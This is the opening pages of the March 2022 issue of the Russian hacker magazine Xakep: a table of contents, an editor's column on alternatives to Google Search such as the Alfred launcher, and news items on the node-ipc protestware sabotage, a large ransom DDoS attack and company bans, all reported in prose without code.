ХАКЕР
МАРТ 2022
№276

РАЗБОРКИ НА КУЧЕ

Эксплуатируем ошибки управления памятью на куче


ПОДПИСКА НА «ХАКЕР»

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Март 2022
№ 276

CONTENTS

Как бросить гуглить
Колонка главреда

MEGANews
Самые важные события в мире инфосека за март

Lapsus$
Как возглавляемая подростком хак-группа атаковала Microsoft, Samsung, Nvidia и Ubisoft

Разборки на куче
Эксплуатируем хип уязвимого SOAP-сервера на Linux

Круче кучи!
Разбираем в подробностях проблемы heap allocation

Фундаментальные основы хакерства
Идентифицируем возвращаемое функцией значение

Фундаментальные основы хакерства
Ищем переменные разных типов в чужих программах

Криптомайнинг за чужой счет
Как хакерские группировки взламывают облачные сервисы

Неядерный реактор
Взламываем протектор .NET Reactor

Уроки форензики
Расследуем киберинцидент по следам Log4Shell

Kill them all!
Ранжируем ИБ-инструменты Microsoft по Cyber Kill Chain

HTB Hancliffe
Разбираем технику Socket Reuse

HTB Devzat
Пентестим веб-сервер и эксплуатируем InfluxDB

HTB Stacked
Разбираемся с LocalStack и AWS

HTB Shibboleth
Ломаем Zabbix, чтобы захватить контроллер платы

VPN для всех!
Снимаем ограничения с OpenVPN Access Server

Чит своими руками
Вскрываем компьютерную игру и пишем трейнер на C++

Игра вслепую
Управляем Android-смартфоном через ADB

Механическая Клава
Как, зачем и из чего собирать свою клавиатуру

Механическая Клава
Выбираем клавиатуру, компоненты и моды

Титры
Кто делает этот журнал

КАК БРОСИТЬ ГУГЛИТЬ

КОЛОНКА ГЛАВРЕДА

Андрей Письменный
Главный редактор
apismenny@gmail.com

Можно ли снизить зависимость от Google? Этим вопросом задаются не только жители стран, где поисковик номер один недоступен или может испариться в любой момент. Из-за его статуса монополиста и страсти к сбору личных данных об альтернативах думают пользователи во всем мире.

Сегодня мы поговорим именно о поиске, оставив пока перенос почты, документов и прочего за кадром. Я, кстати, уже подробно писал о том, как завести на своем сервере Nextcloud.

Первый позыв сменить Google Search я испытал, когда вдруг началась бесконечная травля капчами, от которой я страшно страдал. Виной тому, скорее всего, был выданный провайдером проблемный айпишник. Есть разные способы исправить это, но проблему уже хотелось решить с другой стороны.


Увы, сама выдача Google уже который год заметно деградирует. Портит настроение и блок рекламных ссылок, ставших почти неотличимыми от остальных, и вести о том, что старые ресурсы начали пропадать из результатов, и мелкие, но бесящие вещи вроде того, что ссылки на Википедию или IMDB иногда приходится выковыривать из информационной карточки.

Первая мысль, конечно, — взять и съехать на DuckDuckGo, а заодно — перечитать наши статьи о его достоинствах и скрытых функциях. Вся описанная в них «магия» прекрасно работает и радует ежедневно. А еще поиск картинок в DDG не такой вредный, как Google Images, и позволяет легко вытаскивать найденные файлы. И даже не конвертирует их в богомерзкий WebP!


Я выставил DDG поиском по умолчанию на всех устройствах, которыми пользовался и... уже через пару недель начал их по одному возвращать на Google. Да, «Утенок» прекрасно отвечает на высокочастотные запросы и радует своими фичами. Но оказалось, что куда чаще я ищу что-то редкое, о чем он не знает абсолютно ничего, зато Google — в курсе.

Те же запросы я пробовал пробивать через «Яндекс» и Bing, но их результаты оказались ничуть не лучше. Казалось, что операция провалена, но я все же изыскал способ заявить о победе.


В итоге я просто поставил маковский лончер Alfred и настроил множество источников, поиск в которых зачастую позволяет пропустить обращение к Google. Жмешь Cmd-пробел, пишешь, к примеру, «wiki заводной апельсин», и ты сразу на нужной странице Википедии.



Список поисковиков в Alfred



Поиск



Добавление своего поисковика

Помимо упомянутых DDG, Википедии и IMDB, в моей подборке есть StackOverflow и GitHub, карты 2GIS и «Яндекс», маркетплейсы «Яндекс Маркет», «Озон» и «Авито», а также специализированные поисковики по играм — PSPrices, HowLongToBeat и Steam. Поиск по умолчанию при этом происходит в Google, но даже в его подопечном YouTube искать лучше напрямую.

WWW

Пользователи Windows могут посмотреть Wox, Keypirinha или Hain, а в Linux есть Albert.

Быть может, единое окошко запросов и удобно, но иногда оно напоминает анекдот об алкаше, который искал потерянные ключи не там, где потерял, а под фонарем, потому что там светлее. К «Альфреду» и альтернативным поисковикам пришлось привыкать, но теперь я добираюсь до нужных вещей быстрее и зачастую вижу более релевантную выдачу.

Со временем я расширил набор и даже стал добавлять в список обычные ссылки на сайты — безо всякого поиска, настолько их удобно открывать через лончер. И даже изыскал способ вызывать локальные скрипты на Apple Script через URI-схему и передавать им параметры. Да, будь у меня платная версия Alfred, такой нужды бы не было, но я пока что продолжаю выжимать новые и новые возможности из бесплатной.


Когда на меня в следующий раз нападет приступ программирования, думаю попробовать специализированный софт для копания в документации. На маке это в первую очередь Dash, но у него есть опенсорсная альтернатива — DevDocs, о котором я когда-то писал, и его клиенты для Windows (Zeal) и Linux (Velocity).

Как видишь, съезжать с Google не только возможно, но и крайне полезно!

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: разработчик node-ipc пытался стереть данные пользователей из России и Беларуси, деятельность компании Meta признали экстремистской и запретили в РФ, исследователи рассказали, как усилить DDoS в четыре миллиарда раз, кардеры пытаются монетизировать потерявшие ценность базы российских карт, исходники малвари Conti попали в открытый доступ, у разработчиков NFT-игры Axie Infinity похитили больше 600 миллионов долларов.



САБОТАЖ RIAEVANGELIST


В прошлом месяце мы уже писали о том, что из-за «спецоперации» в Украине хакерское комьюнити разделилось на два лагеря, где одни поддерживают действия российских властей, тогда как другие встали на сторону Украины.

Теперь серьезные проблемы из-за «спецоперации» настигли и опенсорс-сообщество. Так, разработчик популярного npm-пакета node-ipc выпустил обновленные версии своей библиотеки и в этом обновлении выразил протест против продолжающейся «спецоперации». Новые версии пакета удаляли все данные и перезаписывали файлы на машинах разработчиков из России и Беларуси, а также создавали текстовые файлы с призывами к миру.

Стоит отметить, что node-ipc загружают больше миллиона раз в неделю и это важный пакет, на который полагаются многие другие библиотеки, включая, к примеру, Vue.js CLI. Деструктивный код содержали версии 10.1.1 и 10.1.2, которые теперь отслеживаются под идентификатором CVE-2022-23812, как малварь.

Началось все еще 8 марта 2022 года, когда разработчик Брэндон Нодзаки Миллер, известный под ником RIAEvangelist, опубликовал опенсорсные пакеты peacenotwar и oneday-test (как на npm, так и на GitHub). Судя по всему, эти пакеты были созданы как выражение протеста, поскольку они добавляют «призыв к миру» на рабочий стол любого установившего их пользователя.

Однако позже обнаружилось, что некоторые версии известной библиотеки node-ipc, которую тоже поддерживает RIAEvangelist, содержат куда более разрушительные пейлоады, направленные на уничтожение всех данных и перезапись файлов своих пользователей. Вредоносный код, внедренный разработчиком еще 7 марта, ориентируется на внешний IP-адрес системы и удаляет данные (перезаписывая файлы) только для пользователей из России и Беларуси.



Упрощенная версия этого кода, изученная ИБ-экспертами, показала, что у пользователей из России и Беларуси код перепишет содержимое всех файлов, присутствующих в системе, заменив их на эмодзи-сердца, тем самым эффективно удалит данные.

Поскольку node-ipc версий 9.2.2, 11.0.0 и более поздних включает в себя и пакет Peacenotwar, затронутые пользователи также обнаруживают на рабочем столе послание WITH-LOVE-FROM-AMERICA.txt, где автор призывает к миру.

Эту вредоносную активность, в частности, изучили исследователи из компании Snyk, которые пишут:

> *«Сейчас происходит явное злоупотребление. Критический инцидент безопасности цепочки поставок затронет любую систему, в которой будет вызываться этот пакет npm, если географическое положение системы соответствует России или Беларуси».*

Аналитики Snyk считают, что версии node-ipc 10.1.1 и 10.1.2, наносящие ущерб системам, были удалены npm в течение 24 часов после публикации, но успели нанести немало вреда. При этом версии node-ipc 11.0.0 и выше по-прежнему доступны и содержат упомянутый компонент Peacenotwar, оставляющий «мирные призывы» на рабочем столе.

Хуже того, связанная со случившимся паника затронула и пользователей популярного JavaScript-фреймворка Vue.js, который тоже использует в зависимостях node-ipc. После инцидента пользователи обратились к разработчикам Vue.js с просьбой полагаться только на безопасные версии node-ipc, которые не пытаются уничтожить все их данные.

В настоящее время безопасной версией node-ipc считается 9.2.1. Однако разработчикам в целом стоит проявлять осторожность при использовании node-ipc и других библиотек RIAEvangelist, поскольку нет никаких гарантий, что следующие версии любой его библиотеки будут безопасны.

Нужно отметить, что это уже второй громкий протест от опенсорсных разработчиков, с которым сообщество сталкивалось за последнее время. Напомню, что первым был Марак Сквайрс, автор библиотек faker и colors, которые насчитывают более 20 миллионов загрузок еженедельно только через npm.

В декабре прошлого года многие разработчики заметили, что обе библиотеки работают некорректно, тем самым влияя на работоспособность их собственных продуктов. Обе библиотеки извлекали тарабарщину вместо кода, предварявшуюся словами LIBERTY LIBERTY LIBERTY (англ. «свобода, свобода, свобода»). В частности, проблемы возникли у всех, кто использует Amazon Cloud Development Kit.

Оказалось, что автор пакетов умышленно испортил свой код, а в файле readme, сопровождавшем вредоносное обновление, появилось сообщение: «Что на самом деле произошло с Аароном Шварцем?» Это же сообщение он продублировал в Twitter, приложив ссылку на Reddit, где осуждалось, что Шварц был убит после того, как обнаружил детское порно на серверах Массачусетского технологического института.

Видимо, таким образом Сквайрс мстит корпорациям и коммерческим потребителям опенсорсных решений. Дело в том, что те часто полагаются на бесплатное ПО, поддерживаемое сообществом, однако, по словам Сквайрса, ничего не дают сообществу взамен. Еще в ноябре 2020 года разработчик писал, что больше не собирается поддерживать корпорации и делать для них «бесплатную работу». Коммерческим организациям он советовал рассмотреть возможность создания форков или выплачивать ему шестизначную зарплату.

Тогда многие осуждали Сквайра, а теперь еще большей критике за свой саботаж подвергается RIAEvangelist, который в общей сложности поддерживает свыше 40 npm-пакетов. Почти все согласны с тем, что случившееся выходит за рамки «мирного протеста» и разворачивать деструктивные полезные нагрузки в популярной библиотеке — крайне неэтичный поступок. Многие и вовсе убеждены, что это подрывает все принципы и устои опенсорсного сообщества.

> *«Ты только что успешно разрушил все сообщество опенсорс-разработчиков. Теперь ты счастлив, @RIAEvangelist?» — спрашивает активиста один из пользователей.*
>
> *«Даже если умышленные и опасные действия RIAEvangelist будут восприняты некоторыми как легитимный акт протеста, как все это отразится на будущей репутации сопровождающего и его вкладе в сообщество разработчиков?» — спрашивают другие.*

К тому же пользователи обратили внимание, что теперь RIAEvangelist пытается замести следы содеянного и активно редактирует и удаляет предыдущие комментарии.


После случившегося в сети появились обновляющиеся списки потенциально опасных опенсорсных решений, чьи разработчики тоже решили выражать свой протест не слишком этичными методами.

2 500 000 ЗАПРОСОВ В СЕКУНДУ

Специалистам ИБ-компании Imperva удалось справиться с вымогательской DDoS-атакой, нацеленной на неназванный сайт, мощность которой в пике достигла **2 500 000** запросов в секунду. Imperva считает, что атака исходила от нашумевшего ботнета Mēris.

Неназванная организация, пострадавшая от атаки, получила несколько записок с требованием выкупа, в том числе интегрированных в состав самой атаки (требование о выкупе встраивалось прямо в запрос URL).

Атака длилась **МЕНЬШЕ МИНУТЫ**, при этом один из дочерних сайтов, управляемых той же компанией-жертвой, подвергся аналогичной атаке, которая продолжалась уже около **10 МИНУТ** и постоянно меняла векторы, чтобы предотвратить возможное смягчение.



БЛОКИРОВКИ И БАНЫ

Из-за продолжающейся «спецоперации» в Украине редкий день обходится без новостей о том, что очередная компания прекратила свою деятельность в РФ или, наоборот, попала под внешний бан. Постоянно пополняющийся перечень таких компаний и сервисов ведут наши коллеги с «Хабра», а мы остановимся на нескольких самых заметных событиях в этой области.

